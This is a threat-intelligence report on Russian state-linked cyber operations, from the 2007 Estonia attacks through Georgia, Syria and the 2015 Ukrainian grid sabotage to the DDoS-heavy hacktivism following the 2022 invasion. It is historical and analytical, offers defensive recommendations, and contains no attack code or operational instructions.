Cyber Solutions by Thales

2022-2023 : A year of Cyber Conflict in Ukraine

The extensive analysis

by the Thales cyber threat intelligence team

CYBELS
THREAT INTELLIGENCE

THALES
Building a future we can all trust


Table of Contents

Table of illustrations

Chapter 1:

Context

BACKGROUND OF THE LAST 15 YEARS.



Dates of appearance/discovery of the main sponsored Russian and Belarusian MOAs.

2007-2014: FROM ESTONIAN CYBERWAR TO THE UKRAINIAN CRISIS.

Starting in 2007, the Russians attacked former Soviet satellites like Estonia, Georgia, and Ukraine, and then expanded to Western countries like the United States and Germany. U.S. intelligence officials and cybersecurity experts say a strategy that associates cyberattacks with online propaganda was launched by Russian intelligence a decade ago and has been refined and expanded ever since, with the blessing of President Vladimir Putin.[1]

CASE OF ESTONIA

The Estonian cyberattack began on Friday, April 27, 2007 and ended on Friday, May 18, 2007. The attack was precipitated by the Estonian government's decision to move a Two-meter-high Soviet World War II memorial from the center of Tallinn, Estonia's capital, to a military cemetery.

There was almost universal access to the Internet in Estonia, where the government promoted information technology to increase administrative capacity to foster communications between Estonian citizens and their government and became virtually paperless in 2001.

1st phase [1]

The Russian attackers therefore used three methods against the Estonian government and Estonian institutions. The attacks consisted of denial of service (DoS) attacks, distributed denial of service (DDoS) attacks, website degradation, attacks on data name servers (DNS), and mass phishing campaigns.

2nd phase

In the second phase of the attack, the first wave began on May 04, involving intense and accurate attacks against websites and data name servers using botnets, routing attacks from proxy servers. DDoS attacks increased by 150% against government websites during the second phase, which lasted from 09 to 10 May.

3rd phase[3]

The third wave, which took place from noon to midnight on 15 May 2007, involved the takeover of more than 85,000 Estonian computers. The attack on the website of SEB Eesti Ühispank, Estonia's second largest bank, lasted about an hour and a half for Estonian customers and extended further for customers outside the campaign.

4th phase

On May 18, the fourth wave, government and banking websites again suffered DDoS attacks.[5]

It is important to recall that the Russian Federation has denied responsibility for its attacks on Estonian organisations. Indeed, the source of the attacks has been attributed to computers in 178 different countries. However, it was found that the attacks were politically motivated by individuals following instructions on Russian-language websites, therefore showing clear involvement of Russian individuals.

The consequences of these attacks are manifold. This had a significant effect on the Estonian economy, affecting trade, industry and governance that were based on information and communication technology (ICT) infrastructure. In addition, banks, media companies, government institutions and small and medium-sized enterprises have all been affected.[6]

Ambiguity was a key feature of Russia's cyberattacks against Estonia. As the attacks were apparently carried out independently by individuals using their own resources, any state sponsor responsible for orchestrating the attack was able to disguise themselves and deny being the source.

In addition, in addition to the physical effect on infrastructure, cyberattacks have an important psychological dimension. In this case, the attackers could have inflicted much more damage in the cyber domain if they had wanted to, but it is highly likely that one of the main objectives was to test and demonstrate cyber capabilities, as well as to sow confusion and uncertainty. Indeed, this approach is clear from Vladimir Putin's 2007 speech that «soft power» is increasingly being used. This implies a matrix of tools and methods to achieve foreign policy objectives without resorting to weapons but by exercising information and other levers of influence.» The example of the attacks on Estonia shows a willingness on the part of the Russian government to test a new form of destabilization through cyberattacks. In this case, as well as in similar cyberattacks against Lithuania (June 2008), Georgia (July/August 2008) and Kyrgyzstan (January 2009), cyber activities have been integrated and synchronized with a wide range of other measures, such as economic or diplomatic pressure, with the result of increasing strategic effects.


CASE OF GEORGIA

Georgia has a long history of conflicts with Russia, both physical and digital. In 2008, Russia invaded the country with the intention of protecting Russian-speaking minorities, seizing about 20% of Georgian territory, which it still controls. This physical incursion was accompanied by a wave of relatively crude cyberattacks that disfigured and destroyed Georgian websites, one of the first clear examples in history of a «hybrid» war involving combined physical and digital attacks. Indeed, regarding the characterization of these cyberattacks, a website that helped coordinate them, StopGeorgia.ru, was hosted on an IP address belonging to a company whose headquarters were next to a military research institute connected to the GRU, the Russian military intelligence service.[7]

On the night of 7 to 8 August 2008, the Georgian army launched an offensive against the capital of South Ossetia, Tschkinvali, and especially against the battalion of Russian forces entrusted with a United Nations peace mission. According to Tbilisi, this is to respond to the fire of Ossetian separatists targeting Georgian villages in the enclave such as Zemo-Nikozi or Nuli. Russia responded on August 8 by bombing the Georgian city of Gori and then on August 9 by sending the 58th Army.[8]

Then began a blitzkrieg in which the Russian Army annihilated the Georgian Army, although equipped with recent equipment and trained by the American Army. In 48 hours, the Russian Army deployed 20,000 men and 2,000 tanks in Georgia. Therefore, on 10 August, Georgia withdrew its troops from South Ossetia and unilaterally proclaimed

Timeline of key events



10 January 2007
Government's plan to relocate the "Bronze Soldier" announced

26-27 April 2007
Excavation works begin around the Bronze Soldier Memorial in Tallinn. Due to violent street protests, authorities decide to speed up the removal of the statue.

27 April – 19 May 2007
Cyber attacks on Estonia:

27 April 2007
First wave of un-coordinated attacks on high-profile websites begins, targeting the President, Parliament, police, political parties, and major media outlets.

28 April 2007
Co-ordinated fight-back effort of the Ministry of Defence in cooperation with CERT-EE begins, supported by other CERTs around Europe.

4 May 2007
Second, more advanced wave of cyber attacks, this time also targeting banks (especially Hansabank and SEB Eesti Uhisbank).

9 May 2007
'Victory Day' celebrated in Russian Federation. Attacks peak.

19 May 2007
Cyber attacks abruptly and simultaneously cease.

January 2008
Estonian government indicts one of the responsible hackers.

January 2008
NATO approves its first policy on cyber defence.[3]

May 2008
The Estonian Ministry of Defence implements a National Cyber Security Strategy.[4]

a ceasefire. The Georgian cities of Gori, and the port of Poti, however, remained the targets of bombing for several days. Russia finally completed its troop withdrawal on 22 August 2008. The conflict in South Ossetia is causing the death of more than a thousand people, more than half of them civilians.[9]

In 2007 and 2008, at the time of the Russo-Georgian war, the ATK5 group (APT28) really began to structure its attack campaigns. From 2007 to 2014, ATK5 (APT28) massively targeted Georgian government agencies, including the Ministry of Interior and the Ministry of Defence, as well as civilians.

In August 2008, the Russian armed forces invaded Georgia, after which the main phase of the cyberattack began.[10] :

Because in 2008 Georgia was not very dependent on information technology (seven Internet users per 100 inhabitants compared to 57/100 in Estonia and 32/100 in Lithuania), the cyberattack did not have a serious detrimental effect on the state. However, the Kremlin has still partially succeeded in stifling news channels and establishing a Russian narrative about the Russo-Georgian war.[11] The 2008 attack on Georgia is considered the first case of mass cyberattack undertaken alongside ongoing military operations. The local academic computer incident response group, with the help of Estonia, the United States and Poland, was able to implement countermeasures as soon as possible.

Russia has therefore long used traditional coercive tools and tactics in its relations with neighboring states characterized by threats of cutting off energy supplies, capturing political and economic elites, co-opting organized crime, spreading targeted disinformation and propaganda, and manipulating Russian-speaking minorities abroad. [12]

Between 2007 and 2014, Russia therefore began to deploy new coercive tools in the field of cyberspace and to launch low- and high-intensity cyberattacks as well as disinformation campaigns on social media in states serving as experiments in terms of cyberattacks.

2011-2022: FOCUS SYRIAN CIVIL WAR.

The Syrian Civil War - initially the Syrian Revolution - is an ongoing armed conflict in Syria since 2011. It began in the context of the Arab Springs and resulted in the involvement of many cyber actors, including Russia.

Russia entered the Syrian conflict in September 2015 and intervened with a set of special forces and logistics to support the Syrian regime. This large-scale operation gave the advantage to the regime and allowed Russia to reassert its geopolitical presence in the Middle East by installing bases and forces in the face of the American deployment in Iraq and then in southern Syria.

As a result, the regime won many key victories, as Russia intervened alongside them on the battlefield against the Islamic State and the rebel forces affiliated with them. Russian support is mainly focused on air support and material supply, but also includes support for electronic warfare and cyber actions.

These Russian actions in cyberspace consist mainly of propaganda and espionage campaigns focused on gathering information on anti-government groups and NGOs, with spyware being disseminated through targeted phishing emails and fake websites with malicious links after upstream intelligence campaigns.

These targeting campaigns via the cyber bubble are intended to make certain targets actionable. This technique has already been tried out by Russia in Ukraine since 2014: locating mobile phones or tracking them via cyber actions or electronic warfare to carry out intelligence enables warfare actions such as air strikes or artillery attacks. These first tests of hybrid warfare were then reproduced in Syria to support the Syrian army against the rebels.

A classic example is to trigger a false remote call on a mobile device to attach it to the network and to have a more or less precise communication data and location to eliminate the user.

It has also been argued by many Turkish media and politicians that Russia has intervened against Turkey in cyberspace by launching DDoS attacks against Turkish websites in retaliation for the shooting down of a Russian plane by the Turkish authorities[13,14,15].

NOTE

As with other conflicts in which Russia has been involved, many hybrid warfare tactics were tested with great effectiveness during the Syrian conflict. The latter served as training for Russian Advanced Persistant Threats (APT) groups and as examples for today's hacktivists such as KillNet. All these tactics are now implemented in Ukraine, where Russia can develop them in a high-intensity conflict long before any other nation.

What do we observe?


With all the attacks carried out by Russian-sponsored groups since 2007, it is possible to see that the Russian authorities wish to maintain influence over regional geopolitics by using the cybernetic tool as an ideal lever to ensure its dominance in Eastern Europe. The cyber abuses we are witnessing today in Ukraine are the result of the continuation of a form of cyber capability training that goes back at least to the «cyber war» in Estonia (2007).

As we have seen with the SolarWinds attack, all the weak and strong signals clearly show the preparation of the Russian authorities for the control of the information space. There is a desire for modernization in the attacks, with different levels of intensity and much more sophisticated attacks as was the case with the 2015 attack (against Ukrainian energy infrastructure).

The cyberwar exerted by the Russian state is above all informational. Even if there is a desire to modernize the Maskirovka (the art of deception), with the military invasion of Ukraine by Russia and the cyber means put in place, the doctrine of Chief of Staff Valery Gerasimov remains (see chapter 3).

The primary objective is to destabilize its victims. This erroneous, incorrect information helps to create cognitive biases in victims. Vladimir Putin has already started spreading messages such as «Ukraine is historically illegitimate», «It is run by a junta of drug addicts and neo-Nazis», «It is guilty of anti-Russian genocide», «it is a NATO puppet». Even if these themes have found little traction abroad, it is important to remain vigilant with social networks that can serve as a payload for disinformation in France in the form of a Computer Struggle of Influence (L2I).

Evolution of cyberattacks in Georgia during 2008.



August 8
Attacks on the websites of the President, the Government, the Ministry of Foreign Affairs, the Parliament and Georgian news portals. And also, websites and forums of non-Georgian media favorable to Georgia.

August 9
Attack on the TBC Bank, which was the largest commercial bank in Georgia at the time.

August 10
A new wave of cyberattacks has taken place against the Georgian parliament and president.


August 11
A defacement attack was recorded on the president's website on the same day, placing fascist symbols and photos likening President Saakashvill to Hitler.

August 11
Similar attacks were carried out against the websites of the National Bank and the Ministry of Foreign Affairs of Georgia, placing photos of 20th century dictators on them.

End of August
Azerbaijani websites that covered the conflict in an objective, neutral or pro-Georgian manner also suffered defacement attacks.

End of August
The same applies to Russian opposition websites and personal websites of pro-opposition Russian politicians.

From the Crimean invasion to the Ukraine war, eight years of tension.



Invasion of the Crimea
February 28, 2014
Beginning of the operations of the Russian special forces to take the control of Crimea. Beginning of the war in Donbass

Election interference
October 2014
Ukraine's central electoral system was compromised 4 days before the start of the national elections and the vote counting system became inoperative.

Minsk 2 agreements
February 12, 2015
Signing of peace agreements between Ukraine, Russia, France and Germany establishing a ceasefire and granting some autonomy to the separatist regions of Donetsk and Lugansk

Sabotage of the electrical grid
December 23, 2015
The BlackEnergy hacker group successfully compromised the SCADA systems of three Ukrainian energy companies depriving 230,000 people of electricity for nearly six hours.

European Summit
October 2016
The conflict is frozen, the war is bogged down and numerous ceasefire violations are observed with violent clashes in the Donbass region

Sabotage of the electrical network December 17, 2016
The hackers disrupted the power supply, causing a temporary power outage (75 minutes).

NotPetya
June 27, 2017
Le wiper auto-proliférant NotPetya a endommagé les systèmes informatiques de nombreuses organisations ukrainiennes, entrainant des dommages économiques Importants.

Clashes in the Black Sea
November 2018
The Russian Navy opens fire on Ukrainian ships in the Kerch Strait.

Zelensky Election
May 2019
Volodymyr Zelensky was elected president of Ukraine, campaigning on a less martial line towards Russia. Beginning of a period of détente and rapprochement

Military Mobilization
November 2021
Refusing any diplomatic rapprochement between Ukraine and Western alliances (EU, NATO), Russia deploys troops along the Ukrainian border

WhisperGate
January 14, 2022
The homepage of government sites is defaced. At the same time, several sites are infected by the WhisperGate wiper

DDoS attack campaigns
February - March 2022
Large DDoS attack campaigns are conducted by Russia and Belarus (UNC1151)

Invasion of Ukraine
February 24, 2022
Russian military troops enter Ukrainian territory

How well are Russian groups performing?

If we take all the cyberattacks since the beginning of the invasion of Ukraine, it is possible to see that the Russian Federation had prepared, it does not improvise. Ukraine has been subjected to cyberattacks very regularly since 2014 and the country is a real «open-air laboratory». Thanks to this training of the Russian state since 2007, Russian groups can carry out any type of cyberattacks from low impact to destabilize clearly devastating attacks. For example, in recent months, there has been a new wave of cyberattacks targeting Ukrainian entities, including attacks on the website of the Ukrainian Ministry of Defence and regional banks. Some websites were attacked and modified, DDOS attacks were carried out, as well as a sophisticated ransomware-type attack paralyzed many Ukrainian organisations. Finally, three wiper-type software not known before the conflict were used on an ad hoc and targeted basis.

This ability to interoperate between broad-spectrum cyber-disinformation (phishing/smishing/defacement), medium-spectrum cyber-nuisance (DDoS) and destruction on specific targets with prepositioned charges demonstrates significant capabilities and tactical means.

What should we remember?

Looking at all this information, the vision to be taken to be in prevention and not in response would be to strengthen and maintain resilience capabilities with a business continuity plan so that critical infrastructure functions and operations can continue to function if critical systems are disrupted or need to be taken offline.

It is imperative, in view of the events set out above, to also optimize the «cyber posture» of public and private organisations (against social engineering techniques) while following best practices in identity and access management, controls and protection architecture, as well as vulnerability and configuration management (recommended by ANSSI).

The Russian cyber threat, in all these forms, is more than present today and is to be considered if lateralization (chapter 6) becomes more and more widespread. It is therefore important to stay up to date on events whether cyber or not so as not to be overwhelmed and to constantly have a proactive view of the cyber threat.

2014-2022: FOCUS ON UKRAINE.

CHANGES IN TENSIONS UNDERPINNED BY CYBER ACTIVITIES.

The timeline below presents the various cyberattacks targeting Ukrainian infrastructure (left part of the frieze) as well as the evolution of the conflict between Ukraine and Russia since 2014 (right part of the frieze). Schematically, the conflict alternated between 3 levels of intensity:

- **Level 1**: phases of détente (especially from May 2019 to April 2020) marked by the decrease in intensity of armed clashes on the military level and the signing of agreements on the geopolitical and economic level (gas agreement of December 2019 between Moscow and Kiev).
- **Level 2**: phases marked by diplomatic escalation and medium-intensity military confrontations, periodically reaching a high intensity. The stalemate of the conflict since 2016 and the various violations of the ceasefire are characteristic of these phases.
- **Level 3**: Continuous, high-intensity military clashes following a diplomatic escalation. The conflict between Moscow and Kiev has reached this level twice, between 2014 and 2015 and a fortiori since the invasion of February 2022.

The comparative study of the main cyber events targeting Ukrainian infrastructures and the evolution of the intensity of the conflict makes it possible to highlight certain elements.

- The phases of détente seem to be marked by a decrease in the cyber threat targeting Ukraine.
- If level 3 corresponds to a strong cyber activity, the latter is not necessarily more sustained than during level 2 phases. In other words, the increase in intensity of fighting on the ground does not seem to be systematically correlated with the intensification of cyber activity. The main cyber attacks, which will be detailed below (see frieze), occur mainly when the conflict reaches a level 2 in terms of intensity. Indeed, we are then in a grey area where the search for strategic objectives can only be accomplished through the use of unconventional forces.[16]

Russia's cyber attacks against Ukraine can be analysed in two ways. The first is to highlight the search for strategic objectives, specifically shake the confidence of Ukrainian citizens in their government and influence national politics. The second focuses on Ukraine as a laboratory for Russian hackers to test their arsenal, tools, and techniques.[17]

SOPHISTICATED ATTACKS: THE EXAMPLE OF THE DECEMBER 2015 ATTACK

It is worth returning to the attack of 23 December 2015, with Prykapattyapblenergo, a Ukrainian regional electricity distribution company stating that the service interruptions suffered by its customers were due to the illegal entry of a third party into the company's computer and surveillance control and data acquisition (SCADA) systems. The outage began at 3:35 p.m. local time. Seven substations of 110 kilovolts (kV) and twenty-three of 35 kV were disconnected from the Ukrainian power grid for three hours. The cyberattack hit other parts of the distribution power grid, forcing the company to switch to manual mode.

Ukrainian news agencies conducted interviews and concluded that a foreign government had remotely controlled the SCADA electrical distribution system. It was initially estimated that the outage affected only 80,000 customers. However, it was later discovered that the electrical distribution networks of Chernivtsioblenergo and Kyivoblenerogo were affected. In total, about 225,000 customers lost electricity due to the attack. These cyberattacks in Ukraine were the first attacks publicly acknowledged to have resulted in power outages.

There were a variety of capabilities demonstrated by the Ukrainian attacks, including phishing emails, variants of the Black Energy malware, and modifying Microsoft Office documents containing the malware. The attack collected credentials and information to gain admission to Ukrainian ICT. The attackers advanced two SCADA hijacking approaches. The attackers managed to use them in different types of SCADA/ICS implementations. The attackers showed a desire to target field devices in substations, write custom malicious firmware, and ensure that specific devices were inoperative.

EVOLUTION OF THE CONFLICT SINCE FEBRUARY 23, 2022.

TRENDS SINCE THE BEGINNING OF THE CONFLICT ON A GLOBAL AND EUROPEAN SCALE (GRAPHS).

The Russian-Ukrainian conflict has profoundly changed the cyber threat landscape. With the graphs presented on the following pages, we would like to show the evolution of the conflict from a cyber perspective, but also illustrate trends that go beyond the Ukrainian and Russian territories.

PERMANENT CYBER-WAR OR HIGH-INTENSITY HYBRID CYBER-CONFLICT?

The question of the existence of a first 'real' cyberwar between Russia and Ukraine has been asked many times to qualify the ongoing events and incidents in the conflict. When looking at the trends presented in the graphs, the qualifier does not fully correspond to the observed situation (at least not anymore).

From concentrated destruction campaigns to all-out DDoS

We prefer to refer to this as high-intensity hybrid cyber conflict. This notion obviously includes acts of cyberwarfare, as was seen at the beginning of the conflict and even before the invasion in January 2022. Destructive military software (wipers) were pre-positioned in Ukrainian systems by Russia (see Figure 5) in the attempt to carry out a cyberwar as a counterpart to the lightning war on the ground. These software programs are presented in Chapter 4.

However, it is also clear that the conflict has evolved during the year from a cyber perspective. Harassment and cyber disruption operations, carried out by aligned but not definitively sponsored hacktivists, have marked the cyber-conflictuality of the conflict since the third quarter of 2022. These operations, which take the form of a wave of DDoS attacks, account for 75% of the incidents recorded since the beginning of the conflict and are carried out by groups that for the most part were created in the wake of the conflict itself. Destructive cyber-military operations account for only 2% of the total volume of incidents and are mainly concentrated on Ukrainian public organisations (see Figure 5).

From the fear of APTs to the age of war hacktivism

The overwhelming majority of cyber actors in the conflict are mainly unsponsored groups that have participated in the globalisation but also the hybridisation of the conflict. The KillNet galaxy, the Noname057(16) hacktivist network and the main pro-Russian hacktivist groups alone are responsible for more than 60% of the incidents (see Figure 1).

This phenomenon of hybrid cyber conflict is evident when looking at the volume of incidents per day and per month from July 2022 (see Figures 2 and 3). From 1.6 incidents per day between January and mid-July 2022 to 3.8 on average since then (from 45.9 to 117 per month over the same two periods).

Similarly, while at the beginning of the conflict the majority of incidents focused on the organs of the Ukrainian defence industrial base, on its public and governmental administrations, the focus has changed with this war hacktivism.

Lateralisation of the conflict in Europe

The aviation sector, especially in the Nordic countries, the energy sector throughout Europe, the health sector, the banking, and finance sector and also the European public administration sector have seen a drastic increase in the number of incidents, as can be seen in Figure 4.

This transition from targeted cyber warfare to hybrid cyber guerrilla warfare is also visible from the point of view of the lateralisation of the conflict to other geographical areas.

